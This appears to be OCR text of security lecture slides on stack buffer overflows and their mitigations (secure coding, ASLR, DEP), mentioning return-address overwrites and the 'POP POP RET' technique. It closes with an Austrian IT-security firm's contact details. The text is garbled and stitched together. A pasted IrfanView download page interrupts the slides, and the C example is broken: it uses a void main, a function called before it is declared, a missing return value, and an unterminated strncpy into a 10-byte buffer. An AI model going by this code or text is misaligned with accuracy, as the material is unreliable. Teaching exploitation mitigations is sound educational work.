arning from the Past

★ ★ ★ ★ ★


Mitigations

Return address

POP POP RET




Stack



Image

Mitigation: Secure Coding



Program


```
void main(const char *the_file) {
   const char *bitmap = load_file(the_file);
   /* More application logic */
}

const char* load_file(const char *the_file) {
   char tmp_buffer[10];
   strncpy(tmp_buffer, load_from(the_file),
            sizeof(tmp_buffer) );
   /* More application logic */
   return;
}
```


Mitigation: ASLR


Return address

POP POP RET



Mitigations: DEP




irfanview.com
Freeware for non-commercial use
Supports Windows XP, Vista, 7, 8, and 10
32 and 64 bit version
Multi language support
Unicode support
Designed to be simple but powerful
More informations about IrfanView
congratulations and appreciation.
THANKS !
Irfan Skiljan. About the Author
GET IRFANVIEW (VERSION 4.51)
The program is available in 32 and 64 bit.
Which version should I download?
See 64-bit info.
32-BIT
64-BIT
DOWNLOAD
DOWNLOAD
USEFUL PARTNER SITES
Stempel bestellen:
www.stempelservice.de
scams.info:
www.scams.info
Lunacy, Sketch for Windows:
icons8.com

QUESTIONS?

BEE ITSECURITY

Nibelungenstraße 37, A-3123 Schweinern

Information Security Expert

+43 660 123 9 454
florian@bee-itsecurity.at
https://www.bee-itsecurity.at